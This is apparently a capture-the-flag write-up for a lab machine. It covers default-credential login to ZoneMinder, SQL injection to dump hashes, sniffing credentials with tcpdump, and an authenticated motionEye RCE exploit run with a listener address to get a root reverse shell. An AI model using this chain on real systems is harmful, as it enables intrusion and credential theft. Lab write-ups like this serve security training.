
Nmap only reveal http and ssh active.
First thing i see in the web is a ZoneMinder log panel.

ZoneMinder is a lot of things, and secure isnt one of them, thats not my first time with this software in a CTF, so, ill look for vulnerabilities.
Using the default credentials, admin:admin, im able to log in.

Here, im able to see the version


This versión is vulnerable to bolean SQLI

Using a exploit, Im able to comfirm the vulnerability.
Using the same exploit, I dump the user table, where i found 3 users and their hashes.


Admin password is admin, but we have another 2 users, so, john, smash.
After some time, Im able to break the mark password.

With this password, i can log as mark with ssh.

In this server i only see 2 users, my user and sa_mark.
After checking the interfaces i found a active docker.

And some bringe interfaces.

I use tcpdump to hear both interfaces.
tcpdump -i any -nn -A tcp
And im able to capture some interesting pachets, with an user and a password.


With this password I can log as sa_mark and take the user flag.
First thing I see is a important-looking pdf file in mark home.


It looks like an announcment of migration, and the more important, the same credentials can be used in this new platform.
WIth this hint, I use ss -tulnp to search for this new site.

And, using curl, i found tho this site is hosted in 8765 port.
Now, i use ssh to port foward this service.
ssh -L 8765:localhost:8765 sa_mark@cctv.htb

With this, I found this page, who is working with motioneye.
With a bit of research I found an athenticated RCE vulnerability.

You need the admin password to execute this script, bout you can find it in the file motion.conf.

I comfirm that this is a valid password.

And now, I run the exploit.
python exploit.py -t http://127.0.0.1:8765 -p 989c5a8ee87a0e9521ec81a79187d162109282f0 -lh 10.10.16.26 -lp 4444
With this, im able to get a root shell.

And with it, the flag.